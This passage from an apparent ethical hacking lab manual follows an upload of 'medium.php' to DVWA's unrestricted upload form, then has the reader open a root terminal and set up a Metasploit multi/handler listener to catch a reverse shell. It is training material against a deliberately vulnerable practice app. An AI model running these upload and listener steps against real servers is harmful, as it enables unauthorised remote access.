
**Upload**

.../.../hackable/uploads/medium.php successfully uploaded!

### More Information

- [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

68. Remove the browser proxy set up in **Step 54** by selecting the **No proxy** radio-button in the **Connection Settings** window and clicking **OK**. Close the tab.




69. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

70. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

71. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

72. Now, type **cd** and press **Enter** to jump to the root directory.




73. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.

74. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.

